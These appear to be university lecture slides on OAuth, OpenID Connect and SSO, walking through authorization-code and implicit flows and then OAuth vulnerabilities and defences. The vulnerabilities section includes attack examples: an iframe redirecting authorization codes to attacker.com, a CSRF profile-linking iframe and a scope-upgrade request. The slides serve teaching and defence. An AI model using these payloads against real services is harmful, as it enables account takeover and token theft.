- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- **OpenID Connect and SSO**
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Open ID Connect

- OAuth was not initially designed for authentication
- But many websites started using it for authentication
  - Request read access to some basic user data and if granted assume user authenticated by OAuth provider
- Before, different client applications implemented it differently, further, each client application had different implementation for each provider

- OpenID Connect extends OAuth protocol to provide a dedicated identity and authentication layer on top
  - Adds standardized, identity-related features to make authentication via OAuth work reliably and uniformly
  - Scopes are standardized and same for all providers, and an extra **response type: id_token** is added

- Terminology is different
  - Relying party → Client-app
  - End user → Resource Owner
  - OpenID provider → OAuth service provider that supports OpenID Connect.
- Claims: key:value pairs that represent information about the user
  - "last_name":"Chebrolu"
- Scopes: profile, email, address, phone etc
  - Each of these scopes corresponds to read access for a subset of claims

- ID token: a response type, a JSON web token (JWT) signed with a JSON web signature (JWS)
  - Avoids asking for access token and then request user data
  - ID token containing user data and is sent to the client application immediately after user authenticated
  - JWT payload contains a list of claims based on the scope that was initially requested
- Note: multiple response types are supported by OAuth
  - E.g. response_type=id_token code
    - Both an ID token and either a code or access token will be sent to the client application at the same time

Response


```
{
    "access_token": "kn912KLdgt…",
    "token_type": "bearer",
    "expires_in": 3600,
    "refresh_token": "bKLsjIRKPO…",
    "scope": "openid profile email",
    "id_token": "JoSATYngd…"
}
```

Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
   authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code id_token&scope=openid%20profile&state=swueaxmguyfmqnzv HTTP/2
   Host: sso.iitb.ac.in
3. POST /login HTTP/2
   Host: sso.iitb.ac.in
4. GET /accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
   Host: sso.iitb.ac.in
   client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/
   &grant_type=authorization_code&**code=9539bd3b66a6573ac1f589632d1611e5362a**dadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer kn912KLdgt…

Implicit Grant

GET /accounts/login/ HTTP/2
Host: client-app.com

GET
/authorize?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=**id_token**&scope=openid%20profile&state=ae13d489bd00e3c24&nonce=xyz123 HTTP/1.1
Host: oauth-authorization-server.com

POST /login HTTP/2
Host: oauth-authorization-server.com

GET
/callback#id_token=**eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkphbmUgRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c** HTTP/1.1
Host: client-app.com

POST /userdetails HTTP/1.1
Host: client-app.com
Content-Type: application/json
JSON Body:

```
{
  "username": "Kameswari Chebrolu",
  "email": "chebrolu@iitb.ac.in",
  …
}
```

Single Sign On (SSO)

- A mechanism where a user can authenticate once and then access multiple applications or services without needing to log in again for each one
- Makes use of OpenID Connect (OIDC) built on top of OAuth 2.0
- SSO server acts as the OpenID Connect provider (OP), responsible for authenticating the user and issuing identity tokens
  - Since user is authenticated centrally by the SSO server, SSO does not ask for another login if user session is active with it
    - Handled via usual session token/cookies/JWTs etc
  - Just passes a new token for the other client-app, user is trying to access

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- ~~OpenID Connect and SSO~~
- **OAuth Vulnerabilities**
- Defense Mechanisms
- Real Life Examples

OAuth Vulnerabilities

- **Authentication bypass in Implicit grant**
  - Access token passed with some credentials to client app
    - See next slide
  - Client-app has no way to check if credentials are belonging to the right person
  - Attacker can establish a session, follow through, but modify the POST request to include someone else's data and sent
  - Can login to their account!

Summary of Implicit Grant

1. GET /accounts/login/ HTTP/2
   Host: client-app.com
2. GET
   /authorize?client_id=12345&redirect_uri=https://client-app.com/callback&**response_type=token**&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
   Host: oauth-authorization-server.com
3. POST /login HTTP/2
   Host: oauth-authorization-server.com
4. GET
   /callback***#access_token***=*z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1*
   Host: client-app.com
5. GET /userinfo HTTP/1.1 (from browser to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer z0y9x…
6. POST /userdetails HTTP/1.1 (from browser to client-app)
   Host: client-app.com
   JSON Response:
   { "username":"Kameswari Chebrolu", "email":"chebrolu@iitb.ac.in", … }

```
<script>
const urlSearchParams = new URLSearchParams(window.location.hash.substr(1));
const token = urlSearchParams.get('access_token');
fetch('https://resource-server.com/me', {
        method: 'GET',
        headers: {
        'Authorization': 'Bearer ' + token,
        'Content-Type': 'application/json'
        }
})
.then(r => r.json())
.then(j =>
        fetch('/authenticate', {
        method: 'POST',
        headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json'
        },
        body: JSON.stringify({
        email: j.email,
        username: j.sub,
        token: token
        })
        }).then(r => document.location = '/'))
</script>
```

Parses the URL fragment to get access token

Contacting the resource server, passing the token (HTTP GET request)

The resulting JSON response is parsed

Then contacts client-app.com/aunthenticate end point via POST and passes on obtained username/email/token

Then visits the main page client-app.com/ via another HTTP GET

- **Forced oauth profile linking due to not using state parameter**
  - State parameter is optional
  - Example: Client App lets you link your social media account to your account (so you can login via that)
    - When you click on a link button, it launches below request
    - GET /authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=code&scope=openid%20profile
  - Assume admin user is currently logged in to client-app (through non social media account)
  - Through CSRF style attack, admin is made to click on some button in a malicious website (in another tab)
    - <iframe src="https://client-app.com/callback?code=Attacker's code"></iframe>
      - Attacker's code can be obtained by attacker by trying to link his own social media account
    - Since state is not tracked, one session's "code" is being used in another

Summary of Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
   authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv HTTP/2
   Host: sso.iitb.ac.in
3. POST /login HTTP/2
   Host: sso.iitb.ac.in
4. GET /accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
   Host: sso.iitb.ac.in
   client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/
   &grant_type=authorization_code&**code=9539bd3b66a6573ac1f589632d1611e5362a**dadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer kn912KLdgt…

- **Leaking authorization code/tokens**
  - Can happen if OAuth service fails to validate redirect URI properly
  - In a CSRF-like attack, can trick victim's browser into initiating an OAuth flow that will send the code or token to an attacker-controlled redirect_uri
    - <iframe src="https://oauth-server.com/authorize?client_id=12345&redirect_uri=https://attacker.com/callback&response_type=code&scope=openid%20profile%20email"></iframe>
    - Attacker will use this obtained code as part of his session with the client-app
      - Will send at some point: https://client-app.com/callback?code=STOLEN-CODE
      - Using state does not prevent the attack, he can add whatever state that is part of this session

GET
/authorize?client_id=12345&state=swueaxmguyfmqnzv&redirect_uri=https://attacker.com/callback&response_type=code&scope=openid%20profile%20email

…..

(if session active, sends a direct 302, no login needed)
HTTP/2 302
….
location:
https://attacker.com/callback/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnzv

- More secure authorization servers will require a redirect_uri parameter to be sent when exchanging code with the resource server (behind scene)
  - Server should check if this matches the one it received in the initial authorization request and reject if not

Client App → Authorization Server

POST /authorization HTTP/1.1

client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd

- **Flawed scope validation:**
  - Token/Code should allows client application to access only the scope that was approved by the user
  - But attacker can upgrade the access token due to flawed validation by the OAuth service

- Scope upgrade: authorization code flow
  - Difficult in practice since this code grant happens behind the scenes
  - But, attacker can register their own malicious client application with the OAuth service
    - Attacker's malicious client application initially requests access to the user's email address
    - After user approves request, malicious client application receives an authorization code
    - App then adds another scope parameter to the code/token exchange request

Summary of Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
   authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv HTTP/2
   Host: sso.iitb.ac.in
3. POST /login HTTP/2
   Host: sso.iitb.ac.in
4. GET /accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
   Host: sso.iitb.ac.in
   client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&**code=9539bd3b66a6573ac1f589632d1611e5362a**dadd&scope=**something else**
6. GET /userinfo HTTP/2 (from flamingo to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer kn912KLdgt…

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- ~~OpenID Connect and SSO~~
- ~~OAuth Vulnerabilities~~
- **Defense Mechanisms**
- **Real Life Examples**

Defense: OAuth Service Providers

- Protocol is well defined, Good Implementation is the defense (OAuth2.1 helps)
- Ensure client applications register a whitelist of valid redirect_uris
  - Use strict byte-for-byte comparison to validate the URI in any incoming requests (including later requests)
- Enforce use of the state parameter (unguessable)
- On resource server, verify access token was issued to the same client_id that is making the request
  - Also check scope being requested matches the scope for which the token was originally granted
- Use encryption and secure hashing algorithms to protect token/codes values both in transit and at rest.

Defense: OAuth Client Applications

- Fully understand how OAuth works, vulnerabilities arise due to lack of understanding
- Use state parameter even though it is optional
- If using OpenID Connect id_token, validate the JW token
- Be careful with authorization codes - they may be leaked via Referer headers
- Monitor and analyze access patterns to detect and mitigate suspicious activities, such as unusually high request rates or unauthorized access attempts.

Real Life Examples

- Slack OAuth2 "redirect_uri" Bypass to steal access tokens: https://hackerone.com/reports/2575/
- Swiping Facebook Official Access Tokens: http://philippeharewood.com/swiping-facebook-official-access-tokens/

References

- https://portswigger.net/web-security/oauth